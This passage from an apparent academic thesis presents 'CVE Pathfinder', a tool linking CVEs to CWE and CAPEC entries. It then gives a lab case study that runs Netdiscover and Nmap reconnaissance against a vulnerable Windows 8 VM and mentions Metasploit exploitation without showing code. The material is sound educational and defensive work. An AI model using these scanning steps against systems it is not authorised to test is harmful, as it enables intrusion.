CVE-2018-9337

Description:


The PAN-OS web interface administration page in PAN-OS 6.1.20 and earlier, PAN-OS 7.1.17 and earlier, PAN-OS 8.0.10 and earlier, and PAN-OS 8.1.1 and earlier may allow an attacker to inject arbitrary JavaScript or HTML.

NIST Connected Weakness:

CWE-79

Description:
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Figure 6.8: CVE search Sample Output 1



Related Weaknesses

CWE-74	More
CWE-74	More
CWE-74	More
CWE-494	More
CWE-352	More


Related Attack Patterns

CAPEC-209	More
CAPEC-588	More
CAPEC-591	More
CAPEC-592	More
CAPEC-63	More
CAPEC-85	More

Figure 6.9: CVE search Sample Output 2

6.4.1 CWE

Following the links provided the user can view further information on weaknesses. Furthermore, for every CWE entry there are multiple related weaknesses and attack patterns, which can help the user extend their search, and find further security issues that might apply to their situation.


CWE-79

Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')


Description:

The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Related Weaknesses

CWE-74	More
CWE-74	More
CWE-74	More
CWE-494	More
CWE-352	More

Figure 6.10: CWE search Sample Output 1



Related Attack Patterns

CAPEC-209	More
CAPEC-588	More
CAPEC-591	More
CAPEC-592	More
CAPEC-63	More
CAPEC-85	More

Figure 6.11: CWE search Sample Output 1

6.4.2 CAPEC

Following the link provided in the related attack patterns section for CAPEC-209 the result shown in Figure 6.12 occurs. The logic used here is similar to CWE search.



CAPEC - 209

XSS Using MIME Type Mismatch

Description:

An adversary creates a file with scripting content but where the specified MIME type of the file is such that scripting is not expected. The adversary tricks the victim into accessing a URL that responds with the script file. Some browsers will detect that the specified MIME type of the file does not match the actual type of its content and will automatically switch to using an interpreter for the real content type. If the browser does not invoke script filters before doing this, the adversary's script may run on the target unsanitized, possibly revealing the victim's cookies or executing arbitrary script in their browser.

Related Attack Patterns

CAPEC - 592	More
CAPEC - 592	More

Related Weaknesses

CWE-CWE-79	More
CWE-CWE-79	More
CWE-CWE-79	More

Figure 6.12: CAPEC search Sample Output

6.5 Nmap Page

Here a small dataset was provided to the Nmap Index Search page of the application to test its functionality, the provided CVE id's are sorted based on their cvss score, also users can choose to view vulnerabilities from attack vectors of their choice.





Figure 6.13: Pathfinder Search Parameters

Two tables are printed; the first table contains the top 5 recurring attack patterns connected to a CVE dataset provided by Nmap.




Recurring Attack Patterns

Attack Pattern	Occurences	Link
CAPEC-79	57	More
CAPEC-22	45	More
CAPEC-10	41	More
CAPEC-42	41	More
CAPEC-24	41	More

Figure 6.14: Nmap search Sample Output 1

Using the recurring attack patterns as a way of confirmation for the severity of vulnerabilities security researchers could use this function to select and test the most dangerous vulnerabilities if they don't have the required assets to perform detailed tests.

As shown in the figure below CVE ID's are sorted and printed, providing a link with further information to the user.



NMAP Index Search

File Input: Choose File No file chosen Criterion: CVSS2

Access Vectors: LOCAL ✓ PHYSICAL ✓ NETWORK ✓ ADJACENT NW ✓ search

Result

CVE ID	CVSS2	Attack Vector	Link
CVE-1999-0226	10	NETWORK	More
CVE-1999-0227	5	NETWORK	More
CVE-1999-0265	5	NETWORK	More
CVE-2005-2087	5	NETWORK	More
CVE-2005-2099	5	NETWORK	More
CVE-2005-2071	4.6	LOCAL	More

Figure 6.15: Nmap search Sample Output 2

7. Case Study

In the current chapter a case study will be presented in steps, where the tool developed on the grounds of this thesis is tested on scans from a vulnerable machine.

In the current scenario a windows 8 machine running on a NAT network is scanned for security vulnerabilities. The security researcher has been informed that other devices working in the same network access a web server and an ftp server running on said machine on a daily basis. Furthermore, there is a SMB server running.

The resources used throughout this case study are the following:

- VMware Workstation
- Windows 8 Vulnerable Machine
- Kali Linux and native tools (Netdiscover, Nmap, Metasploit)
- CVE Pathfinder

After the resources were set, the following procedure took place:

- Netdiscover was used over the NAT network to scan for existing IP's
- Nmap was used to scan the vulnerable machine for OS
- Nmap was used to scan the vulnerable machine for Services using default scripts
- Extensions of Nmap were used in order to recognize existing CVE vulnerabilities
- Nmap scans were uploaded in Pathfinder
- Based on the information provided, a sorted list of vulnerabilities was produced.
- A successful attempt was made to exploit the Vulnerabilities related to both the FTP and the Web Server Through Metasploit.

7.1 Network and Vulnerability Scanning

In order to perform the following procedure Nmap's libraries were extended by Nmap vulners and by vulscan. Also the tool Nmap Vision was used. To begin the procedure Netdiscover was used to scan the NAT network where the vulnerable machine is running, in order to discover the ip address of the target.




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.0.0.1       00:50:56:c0:00:08      1      60  VMware, Inc.
192.0.0.2       00:50:56:fa:5c:d9      1      60  VMware, Inc.
192.0.0.161     00:0c:29:36:7a:f7      1      60  VMware, Inc.
192.0.0.254     00:50:56:e0:27:1f      1      60  VMware, Inc.
```

Figure 7.1: Netdiscover

The next step in the penetration testing process is to scan the machine for running OS through Nmap, the smb-os-discovery script was used on port 445 of the machine, providing the following results, also seen in Figure 7.2:

- *OS*: Windows 8.1 Enterprise
- *Related CPE*: cpe:/o:microsoft:windows_8.1::-
- *Computer Name*: IE11Win8_1




```
root@192:~# nmap -p 445 --script smb-os-discovery 192.0.0.161
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-28 20:28 EEST
Nmap scan report for 192.0.0.161
Host is up (0.00048s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:36:7A:F7 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows 8.1 Enterprise Evaluation 9600 (Windows 8.1 Enterprise Evaluation 6.3)
|   OS CPE: cpe:/o:microsoft:windows_8.1::-
|   Computer name: IE11Win8_1
|   NetBIOS computer name: IE11WIN8_1\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-08-28T10:28:26-07:00

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

Figure 7.2: Nmap scan searching for running os on the vulnerable machine.

Next a combination of parameters is used in order to accomplice a more detailed scan, those are:


- *-sV*: Attempts to determine the version of the service running on port
- *-sC*: Scan with default NSE scripts. Considered useful for discovery and safe
- *-A*: Enables OS detection, version detection, script scanning, and traceroute
- *-oX:* Outputs results in xml file



```
root@192:~# nmap -sV -sC -A 192.0.0.161 -oX outp.xml
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-28 20:32 EEST
Nmap scan report for 192.0.0.161
Host is up (0.00069s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Konica Minolta FTP Utility ftpd 1.00
|_ftp-bounce: bounce working!
80/tcp    open  http         Easy File Sharing Web Server httpd 6.9
| http-cookie-flags:
|   /:
|     SESSIONID:
|_      httponly flag not set
|_http-server-header: Easy File Sharing Web Server v6.9
|_http-title: Login - powered by Easy File Sharing Web Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  https?
445/tcp   open  microsoft-ds Windows 8.1 Enterprise Evaluation 9600 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=IE11Win8_1
| Not valid before: 2019-08-27T03:11:18
|_Not valid after:  2020-02-26T03:11:18
|_ssl-date: 2019-08-28T17:33:31+00:00; -1s from scanner time.
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8080/tcp  open  http         Easy File Sharing Web Server httpd 6.9
| http-cookie-flags:
|   /:
|     SESSIONID:
|_      httponly flag not set
|_http-server-header: Easy File Sharing Web Server v6.9
|_http-title: Login - powered by Easy File Sharing Web Server
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:36:7A:F7 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: IE11WIN8_1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 7.3: Nmap scan with parameters for service recognition, running default safe scripts.


Following the nmap scan shown in Figure 7.3, the XML file that was created is analyzed by the tool Nmap Vision, producing results that connect the CPE's that were detected from active services to extend the list of recognized CVE entries.



```
root@192:~/Downloads/Vision-master# python Vision-cpe.py /root/outp.xml 3

::::: Vision v0.1 - nmap NVD's cpe correlation - Coded by CoolerVoid

Host: 192.0.0.161
Port: 80
cpe:/a:efssoft:easy_file_sharing_web_server:6.9

        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-5590
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15720
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15496
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15230
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-9935
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-9934

::::: Vision v0.1 - nmap NVD's cpe correlation - Coded by CoolerVoid

Host: 192.0.0.161
Port: 80
cpe:/o:microsoft:windows

        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-5590
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15720
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15496
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15230
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-9935
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-9934

::::: Vision v0.1 - nmap NVD's cpe correlation - Coded by CoolerVoid

Host: 192.0.0.161
Port: 135
cpe:/o:microsoft:windows

        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-5590
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15720
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15496
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-15230
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-9935
        URL: https://nvd.nist.gov/vuln/detail/CVE-2019-9934
```

Figure 7.4: Nmap Vision used to correlate scanned CPE's with CVE's

